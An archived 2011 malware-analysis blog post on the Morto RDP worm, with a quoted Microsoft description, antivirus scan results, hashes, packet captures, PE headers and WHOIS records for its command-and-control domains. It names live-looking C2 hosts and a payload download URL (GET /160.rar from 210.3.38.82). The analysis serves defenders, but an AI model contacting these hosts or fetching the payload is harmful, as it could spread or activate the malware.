Aug 28 Morto / Tsclient - RDP worm with DDoS features

Archived: 2026-04-05 17:30:45 UTC

According to Microsoft, Morto is a worm that spreads by trying to compromise (lame) administrator passwords for Remote Desktop connections on a network. They also note it can perform Denial of Service attacks against attacker-specified targets.
I can add that it runs what it looks like a quick DoS test against one Google IP. In addition, it creates a lot of traffic: RDP scans, downloads, receiving commands, and interesting DNS queries for command and control servers.
Judging by the domain owners of CC servers (China) and their location (Hong Kong), I would say it is likely it be cybercrimeware originating in erm,...Asia. I don't know how difficult it is for a foreigner to register domains with Jiangsu Bangning Science & technology Co. Ltd.in China. One of the domains existed for a few years and changed several Chinese registrars and hosting companies. Like in Russia, DDoS attack crimes are very common in China (I don't have stats for other Asian countries but I am guessing common there too :)

I want to thank jsunpack.jeek.org and malc0de.com for the sample.

Expert analysis has been done already and I won't repeat it. I ran the sample posted and it does what the links below describe


> **Excerpt from Microsoft:**
> The malware consists of several components, including an executable dropper component (the installer), and a DLL component which performs the payload.
>
> When the dropper is executed, the DLL component is installed to the Windows directory as *clb.dll*. If updated by the malware, backups are created as *clb.dll.bak*.The executable component also writes encrypted code to the registry key *HKLM\SYSTEM\WPA\md* and exits.

> The name *clb.dll* is chosen because it is the name of a real DLL (located in the System directory), which is used by *regedit*. To load this malware DLL, a regedit process is spawned by the malware. Once *regedit* is executed, it loads the malicious *clb.dll* preferentially over the real *clb.dll* due to the way in which Windows searches for files (i.e. the Windows directory is searched before the System directory). This dll has encrypted configuration information appended to it in order to download and execute new components.
>
> The following additional files are also created:
>
> - *%windows%\temp\ntshrui.dll*
> - *\sens32.dll*
> - *c:\windows\offline web pages\cache.txt*

Some screenshots

contents of cache.txt in offline web pages folder

> They may be replaced later on with malicious components which are downloaded to:
>
> - *c:\windows\offline web pages\cache.txt*



General File Information

MD5: 2eef4d8b88161baf2525abfb6c1bac2b

File Type: EXE

Infection Vector: RDP

Download

Automated Scans

2eef4d8b88161baf2525abfb6c1bac2b.exe

Result:19 /44 (43.2%)

http://www.virustotal.com/file-scan/report.html?id=3d84a7395b23bc363a52a2028cea6cedb8ea4011ebc63865581c35aaa0da5da8-1314609731

AhnLab-V3 2011.08.28.00 2011.08.29 Win-Trojan/Npkon.49969

AntiVir 7.11.14.3 2011.08.29 TR/Agent.49969.1

Avast 4.8.1351.0 2011.08.29 Win32:Malware-gen

Avast5 5.0.677.0 2011.08.29 Win32:Malware-gen

AVG 10.0.0.1190 2011.08.29 Agent3.ACOR

ByteHero 1.0.0.1 2011.08.22 Trojan.Win32.Heur.Gen

Comodo 9914 2011.08.29 TrojWare.Win32.Trojan.Agent.Gen

DrWeb 5.0.2.03300 2011.08.29 BackDoor.Tsclient.1

Emsisoft 5.1.0.10 2011.08.29 Trojan.Agent3!IK

GData 22 2011.08.29 Win32:Malware-gen

Ikarus T3.1.1.107.0 2011.08.29 Trojan.Agent3

Jiangmin 13.0.900 2011.08.28 Backdoor/DsBot.dov

Microsoft 1.7604 2011.08.29 Worm:Win32/Morto.gen!A

NOD32 6418 2011.08.29 a variant of Win32/Agent.SYL

Panda 10.0.3.5 2011.08.28 Trj/MereDrop.B

Sophos 4.68.0 2011.08.29 Mal/Generic-L

TheHacker 6.7.0.1.286 2011.08.29 Trojan/Agent.syl

ViRobot 2011.8.29.4644 2011.08.29 Backdoor.Win32.DsBot.53076

VirusBuster 14.0.189.0 2011.08.28 Trojan.Agent!MYoVp4jcZjs

MD5 : 2eef4d8b88161baf2525abfb6c1bac2b

Created file

clb.dll

Submission date:2011-08-28 22:58:34 (UTC)

Result:16 /44 (36.4%)

http://www.virustotal.com/file-scan/report.html?id=c74b91699e916596884b3833d21825039cf1d200a244fc429341d7723ab1a5f6-1314572314

AhnLab-V3 2011.08.27.01 2011.08.28 Win-Trojan/Agent21.Gen

AntiVir 7.11.14.2 2011.08.28 TR/Agent.6672.5

Avast 4.8.1351.0 2011.08.28 Win32:Malware-gen

Avast5 5.0.677.0 2011.08.28 Win32:Malware-gen

AVG 10.0.0.1190 2011.08.29 Agent3.AENL

DrWeb 5.0.2.03300 2011.08.29 BackDoor.Tsclient.1

Emsisoft 5.1.0.10 2011.08.28 Trojan.Agent3!IK

Fortinet 4.2.257.0 2011.08.28 W32/SvcLoad.AJE!tr

GData 22 2011.08.29 Win32:Malware-gen

Ikarus T3.1.1.107.0 2011.08.28 Trojan.Agent3


Microsoft 1.7604 2011.08.28 Worm:Win32/Morto.gen!A

NOD32 6418 2011.08.29 Win32/Agent.SYL
Panda 10.0.3.5 2011.08.28 Suspicious file
Sophos 4.68.0 2011.08.28 Troj/SvcLoad-A
TheHacker 6.7.0.1.286 2011.08.29 Trojan/Agent.syl
VIPRE 10300 2011.08.29 Trojan.Win32.Generic!BT
MD5 : eb19e7a8cd7dee563a2b7477a7b9037f

Traffic

As you already noted, it is a worm capable of spreading through local area network. Please remember this when running it on a VM attached to any LAN. Take appropriate measures to prevent it from spreading.

From what I see, it performs DNS queries using servers that are not in the victim's TCP/IP configuration



No.	Time	Source	Destination	Protocol	Info
1	0.000000	172.29.0.111	172.29.0.255	NBNS	Name query NB TSCLIENT<20>
2	0.000277	172.	68.	DNS	Standard query response, No such name
3	0.014455	68.1	172	DNS	Standard query A tsclient.
4	0.014587	172.	68.	DNS	Standard query response, No such name
5	0.028688	68.1	172	DNS	Name query NB TSCLIENT<00>
6	0.028892	172.29.0.111	172.29.0.255	NBNS	Name query NB TSCLIENT<20>
7	0.743085	172.29.0.111	172.29.0.255	NBNS	Name query NB TSCLIENT<00>
8	0.773105	172.29.0.111	172.29.0.255	NBNS	Name query NB TSCLIENT<00>
9	1.494148	172.29.0.111	172.29.0.255	NBNS	Name query NB TSCLIENT<20>
10	1.524179	172.29.0.111	172.29.0.255	NBNS	Name query NB TSCLIENT<00>
11	2.275535	172.29.0.111	172.29.0.255	NBNS	Name query NB TSCLIENT<00>
12	3.026989	172.29.0.111	172.29.0.255	NBNS	Name query NB TSCLIENT<00>
13	3.778337	172.29.0.111	172.29.0.255	NBNS	Name query NB TSCLIENT<00>
14	4.571789	172.29.0.111	172.29.0.255	NBNS	Name query NB TSCLIENT<00>
15	5.319708	172.29.0.111	172.29.0.255	NBNS	Name query NB TSCLIENT<00>
16	6.070763	172.29.0.111	172.29.0.255	NBNS	Name query NB TSCLIENT<00>
17	6.992371	172.29.0.111	172.29.0.255	BROWSER	Domain/Workgroup Announcement MSHOME, NT Workstation, Domain Enum
18	9.581771	172.29.0.111	209.166.160.36	DNS	Standard query TXT t.qfsl.net
19	9.617786	209.166.160.36	172.29.0.111	DNS	Standard query response TXT
20	9.659541	172.29.0.111	210.196.3.183	DNS	Standard query TXT flt1.qfsl.net
21	9.668654	172.29.0.111	210.3.38.82	TCP	kiosk > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
22	9.927399	210.3.38.82	172.29.0.111	TCP	http > kiosk [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
23	9.927428	172.29.0.111	210.3.38.82	TCP	kiosk > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
24	9.927667	172.29.0.111	210.3.38.82	HTTP	GET /160.rar HTTP/1.0
25	9.934904	210.196.3.183	172.29.0.111	DNS	Standard query response
26	9.935592	172.29.0.111	68.1	DNS	Standard query TXT flt1.qfsl.net
27	10.292055	68.	172.29.0.111	DNS	Standard query response
28	10.292456	172.29.0.111	68.1	DNS	Standard query TXT flt1.qfsl.net.
29	10.315872	68.	172.29.0.111	DNS	Standard query response, No such name
30	10.316378	172.29.0.111	74.125.71.104	TCP	jstel > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
31	10.577008	172.29.0.111	68.	DNS	Standard query PTR 82.38.3.210.in-addr.arpa
32	10.590185	74.125.71.104	172.29.0.111	TCP	http > jstel [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1430 SACK_PERM=1
33	10.590226	172.29.0.111	74.125.71.104	TCP	jstel > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
34	10.607317	172.29.0.111	74.125.71.104	TCP	jstel > http [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
35	10.625440	172.29.0.111	205.171.3.65	DNS	Standard query TXT t.qfsl.net
36	10.644589	205.171.3.65	172.29.0.111	DNS	Standard query response TXT
37	10.665643	172.29.0.111	64.68.200.200	DNS	Standard query TXT flt1.qfsl.net
38	10.666589	172.29.0.111	210.3.38.82	TCP	instl_boots > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
39	10.846067	74.125.71.104	172.29.0.111	TCP	http > jstel [FIN, ACK] Seq=1 Ack=2 Win=5720 Len=0
40	10.846106	172.29.0.111	74.125.71.104	TCP	jstel > http [ACK] Seq=2 Ack=2 Win=64240 Len=0
41	10.859783	68.	172.29.0.111	DNS	Standard query response, No such name
42	10.860207	172.29.0.111	210.3.38.82	NBNS	Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>
43	10.953119	210.3.38.82	172.29.0.111	TCP	http > instl_boots [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
44	10.953158	172.29.0.111	210.3.38.82	TCP	instl_boots > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
45	10.953584	172.29.0.111	210.3.38.82	HTTP	GET /160.rar HTTP/1.0
46	10.960230	64.68.200.200	172.29.0.111	DNS	Standard query response
47	10.960931	172.29.0.111	68.87.73.246	DNS	Standard query TXT flt1.qfsl.net
48	11.202025	68.	172.29.0.111	DNS	Standard query response

According to Microsoft (and the samples they analysed), morto

> **Contacts remote host**
>
> *Worm:Win32/Morto.A* connects to the following hosts in order to download additional information and update its components:
>
> *210.3.38.82*
>
> *74.125.71.104*

> *jifr.info*
>
> *jifr.co.cc*
>
> *jifr.co.be*
>
> *qfsl.net*
>
> *qfsl.co.cc*
>
> *qfsl.co.be*
>
> Newly downloaded components are downloaded to a filename that uses the following format:
> *~MTMP* ;4 digits 0-f ;*.exe*
>
> **Performs Denial of Service attacks**
>
> Morto may be ordered to perform Denial of Service attacks against attacker-specified targets.

I have a few additional similar domains

The list of recorded domains and IPs (see additional/slightly different list in the Microsoft analysis)

- **111.68.13.250 = qfsl.net** ASIA PACIFIC SERVER COMPANY, Hong Kong -- orders to perform DDoS test
- **210.3.38.82** Hutchison Global Communications, Hong Kong - Location from where 160.rar gets downloaded
- **hx-in-f104.1e100.net =** Google.com 74.125.71.104/74.125.115.106 - DoS test is on Google.com (Google won't "feel" it, it is not really "an attack on Google")

Domains

- **fb1.jifr.net**
- **fb2.jifr.net**
- **db1.jifr.net**
- **db2.jifr.net**
- **dostest1.qfsl.net**

and etc. as listed on the screenshot below

DNS used (no changes made in TCP/IP settings)

- victim's preferred DNS
- **212.76.127.133** Internet Rimon LTD, Israel
- **64.68.200.200** easyDNS Technologies, Inc. Toronto
- **156.154.71.1** NeuStar, Inc., VA - USA
- **8.8.8.8** Google DNS

- **209.166.160.36** CONTINENTAL BROADBAND PENNSYLVANIA, INC.
- **210.220.163.82** SK Broadband Co Ltd, Korea
- **4.2.2.2** Level 3 Communications, Inc
- **202.238.96.2** So-net service, Japan
- **203.172.246.41** Ministry of Education Network Operation Center, Thailand
- **205.171.3.65** Qwest Communications Company, LLC
- **210.196.3.183** DION (KDDI CORPORATION)
- **163.180.96.54** Kyung Hee University
- **202.207.184.3** North China Institute Of Technology
- **168.210.2.2** Dimension Data, South Africa
- and perhaps others - see the screenshot

Destination	Protocol	Info
202.138.96.2	DNS	Standard query TXT db1.jifr.net
219.250.36.130	DNS	Standard query TXT db2.jifr.net
202.181.202.140	DNS	Standard query TXT dostest1.qfsl.net
202.27.184.3	DNS	Standard query TXT dostest1.qfsl.net
210.220.163.82	DNS	Standard query TXT dostest1.qfsl.net
205.171.3.65	DNS	Standard query TXT dostest1.qfsl.net
206.141.192.60	DNS	Standard query TXT dostest1.qfsl.net
8.8.8.8	DNS	Standard query TXT fb1.jifr.net
210.196.3.183	DNS	Standard query TXT fb1.jifr.net
8.8.4.4	DNS	Standard query TXT fb1.jifr.net
212.76.127.133	DNS	Standard query TXT fb2.jifr.net
81.174.67.134	DNS	Standard query TXT fb2.jifr.net
209.166.160.36	DNS	Standard query TXT fb2.jifr.net
163.180.96.54	DNS	Standard query TXT flt1.qfsl.net
168.167.49.240	DNS	Standard query TXT flt1.qfsl.net
64.68.200.200	DNS	Standard query TXT flt1.qfsl.net
210.196.3.183	DNS	Standard query TXT flt1.qfsl.net
168.95.1.1	DNS	Standard query TXT flt1.qfsl.net
205.171.3.65	DNS	Standard query TXT flt1.qfsl.net
156.154.71.1	DNS	Standard query TXT flt1.qfsl.net
205.171.3.65	DNS	Standard query TXT flt1.qfsl.net
203.172.246.41	DNS	Standard query TXT sb.jifr.net
4.2.2.2	DNS	Standard query TXT st.qfsl.net
208.67.220.220	DNS	Standard query TXT st.qfsl.net
163.180.96.54	DNS	Standard query TXT st.qfsl.net
205.171.2.65	DNS	Standard query TXT st.qfsl.net
168.210.2.2	DNS	Standard query TXT st.qfsl.net
168.95.192.1	DNS	Standard query TXT t.qfsl.net
8.8.4.4	DNS	Standard query TXT t.qfsl.net
205.171.3.65	DNS	Standard query TXT t.qfsl.net
190.211.253.2	DNS	Standard query TXT t.qfsl.net
210.220.163.82	DNS	Standard query TXT t.qfsl.net
209.166.160.36	DNS	Standard query TXT t.qfsl.net

==========

Host reachable, 284 ms. average

210.3.0.0 - 210.3.127.255

Hutchison Global Communications

Hong Kong

ITMM HGC
hgcnetwork@hgc.com.hk
9/F Low Block ,
Hutchison Telecom Tower,
99 Cheung Fai Rd, Tsing Yi,
HONG KONG
phone: +852-21229555
fax: +852-21239523

Downloading 160.rar (MD5: 4E69179BB79DE93584E87C4763F6C664) = same file that Microsoft describes as

> Newly downloaded components are downloaded to a filename that uses the following format:
> *~MTMP* 4 digits 0-f.*exe*

In my case, these were created and deleted from C\WINDOWS\Temp
Size: 54496
MD5: 4E69179BB79DE93584E87C4763F6C664
~MTMP3C32.exe
~MTMP4F62.exe
~MTMP6006.exe
~MTMP9B40.exe
~MTMPA327.exe

However, they do not seem to have valid PE headers

http://www.virustotal.com/file-scan/report.html?id=f9a12ac987d7737024df78471169d56c1225f31254d3914af8e16a3bbf32daaf-1314580097
[EDIT] See the comments after the post. The file is actually a DLL

Size: 54484
MD5: EBB3A5964DA485C0B9E67164B047A7A5

> Machine 014Ch i386®
> Number of Sections 0004h
> Time Date Stamp 4E536606h 23/08/2011 08:34:14
> Pointer to Symbol Table 00000000h
> Number of Symbols 00000000h
> Size of Optional Header 00E0h
> Characteristics 210Eh The file is executable (no unresolved external references)
> Line numbers are stripped from the file
> Local symbols are stripped from the file
> Computer supports 32-bit words

> The file is a dynamic link library (DLL)
> Magic 010Bh PE32
> Linker Version 0006h 6.0
> Size of Code 00001000h
> Size of Initialized Data 00000A00h
> Size of Uninitialized Data 00000000h
> Address of Entry Point 10001D6Ah
> Base of Code 00001000h
> Base of Data 00002000h
> Image Base 10000000h
> Section Alignment 00001000h
> File Alignment 00000200h
> Operating System Version 00000004h 4.0
> Image Version 00000000h 0.0
> Subsystem Version 00000004h 4.0
> Win32 Version Value 00000000h Reserved
> Size of Image 00005000h 20480 bytes
> Size of Headers 00000400h
> Checksum 00000000h Real Image Checksum: 0001B115h
> Subsystem 0002h Win32 GUI
> Dll Characteristics 0000h
> Size of Stack Reserve 00100000h
> Size of Stack Commit 00001000h
> Size of Heap Reserve 00100000h
> Size of Heap Commit 00001000h
> Loader Flags 00000000h Obsolete
> Number of Data Directories 00000010h

http://www.virustotal.com/file-scan/report.html?id=2aa8bd7268bac0681da9b5d2019ae678b9ed28f643995ac7a68d8ad4cac780b8-1314701651

```
GET /160.rar HTTP/1.0
User-Agent: Mozilla/4.0
Host: 210.3.38.82
Pragma: no-cache

HTTP/1.1 200 OK
Content-Length: 54496
Content-Type: application/octet-stream
Last-Modified: Tue, 23 Aug 2011 08:34:31 GMT
Accept-Ranges: bytes
ETag: "7cc4eb7a6f61cc1:3f7"
Server: Microsoft-IIS/6.0
Date: Mon, 29 Aug 2011 02:35:27 GMT
Connection: close

...?........MZ.....................@.....................................................!..L.!
This program cannot be run in DOS mode.

$...........W...W...W...,...T...a...Q.......U.......T...8...S...8...U...W...r...a...T...
a...S.......V...RichW...........PE..L....fSN...........!.........
.......j..... ..............................P.....................................
".......!..<.............................
@.....................................................  ..8.............................tex
t.....................................  ..`.rdata.......  .....................@..@.data...
\....0.....................@....reloc.......@.....................@..
B.....................................................................................
```


==========


hx-in-f104.1e100.net - Google.com 74.125.71.104 or vx-in-f106.1e100.net 74.125.115.106 in another test

svchost.exe	1052	TCP	xpsp3-reader9.hsd...	1072	111.68.13.250	8080	ESTABLISHED
svchost.exe	1192	TCP	xpsp3-reader9.hsd...	2869	172.29.0.1	1026	CLOSE_WAIT
svchost.exe	1052	TCP	xpsp3-reader9.hsd...	1080	210.3.38.82	http	SYN_SENT
svchost.exe	1052	TCP	xpsp3-reader9.hsd...	1088	210.3.38.82	http	ESTABLISHED
[System Proc...	0	TCP	xpsp3-reader9.hsd...	1064	hx-in-f104.1e100.net	http	TIME_WAIT
alg.exe	1300	TCP	xpsp3-Reader9	1030	xpsp3-Reader9	0	LISTENING
svchost.exe	960	TCP	xpsp3-Reader9	epmap	xpsp3-Reader9	0	LISTENING
svchost.exe	1192	TCP	xpsp3-Reader9	2869	xpsp3-Reader9	0	LISTENING
System	4	TCP	xpsp3-Reader9	microsoft-ds	xpsp3-Reader9	0	LISTENING

Traffic to Google (DoS test). The response is Error 400 - invalid request.

That...s an error. Your client has issued a malformed or illegal request. That...s all we know.





==========

qfsl.net

Administrative Contact:
DOMAIN WHOIS PROTECTION SERVICE
WHOIS AGENT domian@whoisprotectionservices.net

+86.02586880037 fax: +86.02586880037
10F West-Building, Yuhua Software Park, 310 Ningnan Road, Yuhua District
Nanjing Jiangsu 210012
CN

Registrar History

Date	Registrar
2003-01-28	INWW.com
2005-11-23	DirectNic.com
2006-03-22	Bizcn.com
2008-06-14	eNom GMP Services
2010-05-03	Jiangsu Bangning Science & technology Co. Ltd.

jifr.net

Registrant Contact:
jian fan ren
fan ren jian j@163.com
